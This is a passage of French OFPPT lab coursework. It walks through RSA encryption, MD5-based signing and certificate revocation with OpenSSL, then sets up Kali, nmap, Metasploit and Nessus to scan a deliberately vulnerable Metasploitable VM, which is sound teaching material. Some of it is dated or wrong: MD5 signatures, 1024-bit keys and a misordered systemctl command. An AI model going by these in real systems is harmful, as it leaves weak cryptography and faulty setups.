        Issuer: C=MA, ST=MAROC, L=NEW_CITY, O=OFPPT, OU=SECURITY
        Validity
            Not Before: Mar 19 20:41:51 2022 GMT
            Not After : Mar 19 20:41:51 2023 GMT
        Subject: C=MA, ST=MAROC, O=OFPPT, OU=SECURITY, CN=ClientB/emailAddress=c
lientB@gmail.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (1024 bit)
                Modulus:
                    00:bc:0b:d8:a1:5d:a6:4d:09:6c:2c:60:15:e2:14:
                    33:19:59:c1:42:38:7e:6a:35:cd:28:27:cc:ef:6a:
                    4c:9d:22:10:8a:1a:7b:e4:90:4f:7a:77:90:3b:75:
                    14:25:33:33:26:71:68:fb:c4:46:e9:a1:62:27:c4:
                    c4:58:37:07:99:da:44:e9:f2:bb:1e:bb:ba:94:75:
                    a0:17:e7:8b:2b:9a:39:fe:e5:eb:d9:b8:10:39:41:
                    37:32:7f:18:42:39:dd:c5:8c:be:1f:b2:76:ec:19:
                    6d:37:15:d3:b6:cd:bc:0d:5e:90:d2:d9:e4:eb:a4:
```

Le résultat de l'affichage du certificat du Client B en mode graphique



ACTIVITÉ 5

CHIFFREMENT/DÉCHIFFREMENT ASYMÉTRIQUE DES FICHIERS

Compétences visées :

- Chiffrer des fichiers en utilisant l'algorithme de chiffrement asymétrique RSA grâce à OpenSSL
- Déchiffrer des fichiers en utilisant l'algorithme de chiffrement asymétrique RSA grâce à OpenSSL

Recommandations clés :

- Maitriser le principe d'un schéma de chiffrement asymétrique

1 heure

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de chiffrer/déchiffrer des fichiers avec l'algorithme de chiffrement asymétrique RSA en utilisant OpenSSL

2. Pour l'apprenant

- Il est recommandée de maitriser les notions de base d'une PKI
- Il faut utiliser les commandes fournies au début de l'activité
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu qui a été utilisée dans l'activité 2.
- Réalisation des activités précédentes (2, 3, et 4) avec succès.

4. Critères de réussite :

- Générer un fichier chiffré à partir d'un fichier en claire
- Générer un fichier claire à partir d'un fichier chiffré

Chiffrement/déchiffrement asymétrique des fichiers

- L'objectif principal de cette activité est de chiffrer et déchiffrer un fichier à l'aide d'un certificat numérique et une clé privée, respectivement.
- Le tableau ci-dessous fournit les commandes nécessaires pour la réalisation de cette activité.

Syntaxe de la commande	Description
openssl rsautl -encrypt -in <fichier.txt > -inkey <certificate> -certin -out <fichier.enc>	Chiffre un fichier texte **fichier.txt** avec la clé publique du certificat **certificate.** Le fichier chiffré est **fichier.enc**
openssl rsautl -decrypt -in <fichier.enc > -inkey <keypriv> -out <fichier.dec>	Déchiffre un fichier **fichier.enc** avec la clé privée associée au certificat utilisé pour le chiffrement. Le fichier déchiffré est **fichier.dec**

- A cet effet, il vous est demandé de réaliser les tâches suivantes :

1. Créez un fichier, nommé **fichier.txt**, qui inclut le texte suivant :

> Bonjour tout le monde !
> Ce deuxième document est utilisé pour tester le chiffrement/déchiffrement asymétrique avec l'algorithme RSA sous OpenSSL.

2. Chiffrez le fichier **fichier.txt** en utilisant la clé publique du client A. Le fichier chiffré est nommé **fichier.enc.** Utilisez le certificat du client A généré dans l'activité précédente ;
3. Déchiffrez le fichier **fichier.enc.** Le fichier chiffré est nommé **fichier.dec ;**
4. Vérifiez que les deux fichiers **fichier.txt** et **fichier.dec** contiennent le même contenu.

Correction

1. Pour créer le fichier **fichier.txt**, il suffit d'exécuter la commande **sudo nano fichier.txt** et de taper le texte. La figure ci-dessous illustre la création du fichier.txt.

```
 GNU nano 5.6.1                                  fichier.txt
Bonjour tout le monde !
Ce deuxième document est utilisé pour tester le chiffrement/déchiffrement asymétrique
avec l'algorithme RSA sous OpenSSL.
```

2. Pour chiffrer le fichier **fichier.txt** avec la clé publique du client A, il suffit d'exécuter la commande suivante :

   sudo openssl rsautl -encrypt -inkey certs/ClientAcertificate.pem -certin -in /home/osboxes/fichier.txt -out /home/osboxes/fichier.enc

3. Pour déchiffrer le fichier **fichier.enc** avec la clé privée du client A, il suffit d'exécuter la commande suivante :

   sudo openssl rsautl -decrypt -inkey private/ClientAkey.pem -in /home/osboxes/fichier.enc -out /home/osboxes/fichier.dec

4. Pour vérifier que les deux fichiers **fichier.txt** et **fichier.dec** contiennent le même contenu, il suffit d'exécuter la commande :

   diff /home/osboxes/fichier.txt /home/osboxes/fichier.dec

La figure ci-dessous illustre l'exécution des commandes précédentes

```
osboxes@osboxes:/etc/activite$ sudo openssl rsautl -encrypt -inkey certs/ClientAcertificate.pem -certin -in
/home/osboxes/fichier.txt -out /home/osboxes/fichier.enc
osboxes@osboxes:/etc/activite$ sudo openssl rsautl -decrypt -inkey private/ClientAkey.pem -in /home/osboxes/
fichier.enc -out /home/osboxes/fichier.dec
Enter pass phrase for private/ClientAkey.pem:
osboxes@osboxes:/etc/activite$ diff /home/osboxes/fichier.txt /home/osboxes/fichier.dec
```

ACTIVITÉ 6

SIGNATURE DES FICHIERS

Compétences visées :

- Réaliser la signature numérique d’un fichier

Recommandations clés :

- Maitriser le principe du signature numérique

1 heure

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable de générer les empreintes des fichiers et les signer en utilisant OpenSSL
- Il doit être également capable de vérifier la signature d'un fichier

2. Pour l'apprenant

- Il est recommandée de maitriser les notions de base d'une PKI
- Il faut utiliser les commandes fournies au début de l'activité
- Il est également recommandé de suivre les étapes décrites dans l'énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu qui a été utilisée dans l'activité 2.
- Réalisation des activités précédentes (2, 3, 4, et 5) avec succès.

4. Critères de réussite :

- Générer avec succès une empreinte d'un fichier
- Signer un fichier avec succès
- Vérifier la signature d'un fichier avec succès

Activité 6
Signature des fichiers

- L'objectif principal de cette activité est de signer un fichier et vérifier un fichier signé à l'aide d' une clé privée et un certificat numérique, respectivement.
- Le tableau ci-dessous fournit les commandes nécessaires pour la réalisation de cette activité.

Syntaxe de la commande	Description
openssl dgst <-hachfunction > -out <fingerprint > <fichier.txt>	Calcule l'empreinte numérique d'un fichier **fichier.txt** à l'aide d'une fonction de hachage **hachfunction.** L'empreinte est enregistrée dans un fichier **fingerprint.**
openssl rsautl -sign -in <fingerprint > -inkey <key > -out <signature>	Signe un fichier à partir de son empreinte **fingerprint** et en utilisant la clé privée **key**. Le fichier signé est nommé **signature.**
openssl rsautl -verify -in <signature> -inkey <certificate> -certin -out <fingerprint >	Vérifie la signature en calculant l'empreinte **fingerprint** à partir d'un fichier signé **signature** en utilisant une certificat numérique **certificate**.

- A cet effet, il vous est demandé de réaliser les tâches suivantes :
    1. Calculez l'empreinte du fichier **fichier.txt** en utilisant comme fonction de hachage MD5. L'empreinte est enregistré dans un fichier nommé **empreinte ;**
    2. Signez le fichier **fichier.txt** en utilisant son empreinte numérique **empreinte** et la clé privé du client A généré dans l'activité 4. Le fichier signé est nommé **signature ;**
    3. Vérifiez le fichier signé **signature** en calculant son empreinte nommé **empreinte 2** et en utilisant le certificat numérique du client A généré dans l'activité 4 ;
    4. Vérifiez que les deux empreintes **empreinte** et **empreinte2** contiennent le même contenu.

PARTIE 3

Activité 6
Correction

Correction

1. Pour calculer l'empreinte du fichier **fichier.txt** en utilisant comme fonction de hachage MD5, il suffit d'exécuter la commande suivante :
   sudo openssl dgst -MD5 -out empreinte fichier.txt
2. Pour signer le fichier **fichier.txt** en utilisant son empreinte numérique **empreinte** et la clé privé du client A, , il suffit d'exécuter la commande suivante : **sudo openssl rsautl -sign -in empreinte -inkey /etc/activite/private/ClientAkey.pem -out signature**
3. Pour vérifier le fichier signé en calculant son empreinte nommé **empreinte 2** et en utilisant le certificat numérique du client, il suffit d'exécuter la commande suivante : **sudo openssl rsautl -verify -in signature -inkey /etc/activite/certs/ClientAcertificate.pem -certin -out empreinte2**
4. Pour vérifier que les deux empreintes **empreinte** et **empreinte2** contiennent le même contenu, , il suffit d'exécuter la commande : **sudo diff empreinte empreinte2**

Les résultats de l'exécution des commandes précédentes sont illustrés dans la figure ci-dessous

```
osboxes@osboxes:~$ sudo openssl dgst -MD5 -out empreinte fichier.txt
osboxes@osboxes:~$ sudo tail empreinte
MD5(fichier.txt)= e670a0148347440f55c6f5bf02c75a7c
osboxes@osboxes:~$ sudo openssl rsautl -sign -in empreinte -inkey /etc/activite/private/ClientAkey.pem -o
ut signature
Enter pass phrase for /etc/activite/private/ClientAkey.pem:
osboxes@osboxes:~$ sudo tail signature
??t?V;???E?5oE?on?T?iE?m?]c?Gn??V+E?:?nK_??2<??JP`???00?Hi"~???Õ?w?
                                                                    ??p{R@i???'???(?????*\?$hN?1???%?tT???0
A#osboxes@osboxes:~$
osboxes@osboxes:~$ sudo openssl rsautl -verify -in signature -inkey /etc/activite/certs/ClientAcertificat
e.pem -certin -out empreinte2
osboxes@osboxes:~$ sudo tail empreinte2
MD5(fichier.txt)= e670a0148347440f55c6f5bf02c75a7c
osboxes@osboxes:~$ diff empreinte empreinte2
osboxes@osboxes:~$
```

PARTIE 3

ACTIVITÉ 7

GESTION DU CRL (CERTIFICATE LISTE REVOCATION)

Compétences visées :

- Révoquer un certificat numérique

Recommandations clés :

- Maitriser le principe des certificats numériques
- Maitriser les notions de base d’une PKI

1 heure

CONSIGNES

1. Pour le formateur

- L’apprenant doit être capable de révoquer un certificat numérique

2. Pour l’apprenant

- Il est recommandée de maitriser les notions de base d’une PKI
- Il faut utiliser les commandes fournies au début de l’activité
- Il est également recommandé de suivre les étapes décrites dans l’énoncé

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Ubuntu qui a été utilisée dans l’activité 2.
- Réalisation des activités précédentes (2, 3, 4, 5, et 6) avec succès.

4. Critères de réussite :

- Révoquer un certificat numérique avec succès

Gestion du CRL (Certificate Liste Revocation)

- Cette activité vise à générer une liste de révocation de certificat (CRL) et révoquer un certificat.
- Le tableau ci-dessous fournit les commandes nécessaires pour la réalisation de cette activité.

Syntaxe de la commande	Description
openssl ca -gencrl -keyfile <CApriv.pem> -cert <CA_certificate.pem> -out <crl_file>	Génère une première CRL vide, nommée **crl_file,** grâce à l'option **-gencrl**
openssl ca -revoke <certificate> -keyfile <CApriv.pem> -cert <CA_certificate.pem>	Révoque un certificat client **certificate.**

- A cet effet, il vous est demandé de réaliser les tâches suivantes :
  1. Préparez l'environnement de travail en :
     - Créant un répertoire **crl** sous le chemin **/etc/activite**
     - Créant un fichier **crlnumber** sous le chemin **/etc/activite** et l'initialisant à **01**.
  2. Générez une une première CRL vide, nommée **CRL.** Utilisez la clé privée et le certificat du CA qui ont été généré dans l'activité 4 ;
  3. Révoquez le certificat du client B qui a été créé dans l'activité 4 ;
  4. Afficher le contenu du fichier **crlnumber**.

Correction

1. Pour préparer l'environnement de travail, il suffit d'exécuter les commandes suivantes :
   - **cd /etc/activite**
   - **sudo mkdir crl**
   - **sudo touch crlnumber**
   - **sudo su**
   - **echo 01 > crlnumber**
   - **exit**

```
osboxes@osboxes:/etc/activite$ cd /etc/activite/
osboxes@osboxes:/etc/activite$ sudo mkdir crl
```

```
osboxes@osboxes:/etc/activite$ sudo touch crlnumber
osboxes@osboxes:/etc/activite$ sudo su
root@osboxes:/etc/activite# echo 01 > crlnumber
root@osboxes:/etc/activite# exit
exit
```

2. Pour générer une une première CRL vide, nommée **CRL,** exécutez la commande suivante :

   sudo openssl ca -gencrl -keyfile private/ofpptcakey.pem -cert cacerts/ofpptcacert.pem -out CRL

```
osboxes@osboxes:/etc/activite$ sudo openssl ca -gencrl -keyfile private/ofpptcakey.pem -cert cacerts/ofpp
tcacert.pem -out crl/CRL
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for private/ofpptcakey.pem:
```

PARTIE 3

Correction

3. Pour révoquer le certificat du client B, exécutez la commande suivante:

   sudo openssl ca -revoke certs/ClientBcertificate.pem -keyfile private/ofpptcakey.pem -cert cacerts/ofpptcacert.pem

```
osboxes@osboxes:/etc/activite$ sudo openssl ca -revoke certs/ClientBcertificate.pem -keyfile private/ofpp
tcakey.pem -cert cacerts/ofpptcacert.pem
Using configuration from /usr/lib/ssl/openssl.cnf
Enter pass phrase for private/ofpptcakey.pem:
Revoking Certificate 02.
Data Base Updated
```

4. Pour Afficher le contenu du fichier **crlnumber,** exécutez la commande : **sudo tail crlnumber**

```
osboxes@osboxes:/etc/activite$ tail crlnumber
02
```

PARTIE 4

S’INITIER À L’AUDIT DE SÉCURITÉ DES SI

Dans ce module, vous allez :

- Apprendre à utiliser certains outils de test d’intrusion
- Identifier les failles de sécurité d’un système cible
- Exploiter certaines failles identifiées pour mener des scénarios d’attaques.

7 heures

ACTIVITÉ 1

IDENTIFICATION DES VULNÉRABILITÉS D'UN SYSTÈME

Compétences visées :

- Utiliser des outils de test d'intrusion pour identifier les failles de sécurité d'un système cible

Recommandations clés :

- Maitriser le principe du test d'intrusion

3 heures

CONSIGNES

1. Pour le formateur

- L'apprenant doit être capable d'utiliser Kali Linux ainsi que des outils de test d'intrusion afin d'identifier les failles de sécurité du système Metasploitable (le système cible dans cette activité)

2. Pour l'apprenant

- Il est recommandé de maitriser les notions de base de test d'intrusion et connaitre les attaques de sécurités ainsi que les failles de sécurité les plus courantes
- Il est également recommandé de suivre les étapes décrites dans l'énoncé
- Il faut utiliser les commandes fournies dans l'activité

3. Conditions de réalisation :

- VirtualBox installé
- Une machine Virtuelle Kali Linux 2022.1. **Lien de téléchargement :** https://kali.download/virtual-images/kali-2022.1/kali-linux-2022.1-virtualbox-amd64.ova
- Une machine virtuelle Metasploitable. **Lien de téléchargement :** https://sourceforge.net/projects/metasploitable/files/latest/download
- Nessus on Kali Linux. **Lien de téléchargement :** Download Nessus | Tenable®

4. Critères de réussite :

- Identifier les failles de sécurité du système cible
- Avoir un rapport de vulnérabilité du système cible généré par Nessus

Activité 1
Identification des vulnérabilités d'un système

Étape 1 : Préparation de l'environnement

- L'objectif principal de cette activité est d'identifier les failles de sécurité et les risques associés à un système. Pour atteindre un tel objectif, nous avons besoin de préparer un environnement de test, qui est composé de :
    - **Une machine virtuelle Kali Linux** : Comme présenté précédemment dans la partie 1, Kali est une distribution Linux qui implémente un ensemble d'outils permettant de tester le niveau de sécurité d'un système d'information via l'identification des failles et des risques de sécurité et également l'exploitation des failles identifiés .
    - **Metasploit** : programme open source qui est implémenté dans Kali et permettant l'exploitation des vulnérabilités. En effet, il fournit des informations sur les vulnérabilités de systèmes informatiques et les exploite. Il est équipé d'une base de données intégrant les vulnérabilités existantes à ce jour.
    - **Nmap** : c'est parmi les outils qui sont installés par défaut on Kali. Il permet de réaliser le scan des ports à des systèmes pour détecter les ports ouverts, identifier les services hébergés et obtenir des informations sur les systèmes d'exploitation.
    - **Nessus** : c'est un outil de **scan de vulnérabilité** très performant et très puissant. Il fournit des informations avancées en le comparant à Nmap. C'est un logiciel payant pour les professionnels. Une version de test pourra être utilisée.
    - **Une machine virtuelle Metasploitable** : une machine virtuelle Linux intentionnellement vulnérable et qui peut être utilisée pour effectuer une formation à la sécurité, tester des outils de sécurité et pratiquer des techniques de test d'intrusion courantes.
- **Le travail demandé dans cette étape est** :
    1. Lancez les deux machines virtuelles Kali et Métasploitable ;
    2. Identifiez les adresses IP des deux machines virtuelles ;
    3. Vérifiez que la machine Kali est à jour et qu'elle implémente les deux outils Nmap et Metasploit ;
    4. Téléchargez et Installez Nessus dans la machine Kali.

PARTIE 4

Activité 1
Identification des vulnérabilités d'un système

Étape 2 : Identification des vulnérabilités

- Après avoir préparé l'environnement de travail, il est maintenant possible d'identifier les vulnérabilités et les risques associés à un système cible.
- Dans cette activité :
    - Le système cible est Métasploitable.
    - Les outils de scan sont : Nmap est Nessus installés on Kali Linux.
- **Travail demandez** :
    1. Utilisez **Nmap** pour identifier les ports ouverts ainsi que le système d'exploitation du système cible

Remarques

Nmap peut être lancé via le terminal de la machine Kali. Les options suivantes pourront être utilisées :

- -sV : sondez les ports ouverts pour déterminer les informations de service/version
- -O : Activer la détection du système d'exploitation

- Syntaxe de la commande est : **sudo nmap [options] @IP**

    2. Utilisez **Nessus** pour identifier les failles de sécurité et les vulnérabilités de la machine Metasploitable.

PARTIE 4

Activité 1
Correction

Étape 1 : Préparation de l'environnement

L'adresse IP de la machine virtuelle Metasploitable est : 192.168.1.8

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:22:b9:44
          inet addr:192.168.1.8  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fda8:c83a:5a1c:2f00:a00:27ff:fe22:b944/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe22:b944/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:154 errors:0 dropped:0 overruns:0 frame:0
          TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22101 (21.5 KB)  TX bytes:6482 (6.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)
```

L'adresse IP de la machine virtuelle Kali est : 192.168.1.7


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.7  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fda8:c83a:5a1c:2f00:a9fe:8820:efe3:c118  prefixlen 64  scopeid
 0x0<global>
        inet6 fe80::a00:27ff:fe95:bd54  prefixlen 64  scopeid 0x20<link>
        inet6 fda8:c83a:5a1c:2f00:a00:27ff:fe95:bd54  prefixlen 64  scopeid
0x0<global>
        ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
        RX packets 288  bytes 45725 (44.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 4794 (4.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
```

PARTIE 4


Activité 1
Correction

Étape 1 : Préparation de l'environnement

Pour vérifier que **Metasploit** est installé dans Kali, il suffit de taper la commande **sudo msfconsole** et avoir comme résultat celui affiché dans la figure ci-dessous



Pour vérifier que **Nmap** est installé dans Kali, il suffit de taper la commande **sudo nmap** et avoir comme résultat celui affiché dans la figure ci-dessous




PARTIE 4

Activité 1
Correction

Étape 1 : Préparation de l'environnement

- Pour installer Nessus dans la machine Kali, il suffit de suivre les étapes suivantes :
    1. Accédez à la page de téléchargement via le lien suivant : [Download Nessus | Tenable®]
    2. Téléchargez la **version Nessus-10.1.1-debian6_amd64.deb** comme illustré dans la figure ci-dessous. En fait c'est la version adéquate pour une machine Kali.

Téléchargement de Nessus




PARTIE 4

Activité 1
Correction

Étape 1 : Préparation de l'environnement

3. Installez le package la **version Nessus-10.1.1-debian6_amd64.deb** téléchargé en exécutant la commande **sudo apt install ./Nessus-10.1.1-debian6_amd64.deb** comme illustré dans la figure ci-dessous.



PARTIE 4


Activité 1
Correction

Étape 1 : Préparation de l'environnement

4. Après installation, il suffit d'exécuter les commandes suivantes :
   - sudo systemctl enable nessusd
   - sudo systemctl nessusd start
   - sudo systemctl nessusd status

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo systemctl enable nessusd
Created symlink /etc/systemd/system/nessusd.service → /lib/systemd/system/nes
susd.service.
Created symlink /etc/systemd/system/multi-user.target.wants/nessusd.service →
 /lib/systemd/system/nessusd.service.

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo systemctl start nessusd

┌──(kali㉿kali)-[~/Downloads]
└─$ systemctl status nessusd.service
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; enabled; vendor pr>
     Active: active (running) since Mon 2022-03-21 13:12:30 EDT; 34s ago
   Main PID: 9623 (nessus-service)
      Tasks: 13 (limit: 2275)
     Memory: 143.4M
        CPU: 31.748s
     CGroup: /system.slice/nessusd.service
             ├─9623 /opt/nessus/sbin/nessus-service -q
             └─9625 nessusd -q

Mar 21 13:12:30 kali systemd[1]: Started The Nessus Vulnerability Scanner.
Mar 21 13:12:32 kali nessus-service[9625]: Cached 0 plugin libs in 0msec
Mar 21 13:12:32 kali nessus-service[9625]: Cached 0 plugin libs in 0msec
lines 1-14/14 (END)
```

5. Lancez ensuite un navigateur et tapez dans la barre de navigation :
   - https://kali:8834 ou
   - https://@IPKali:8834

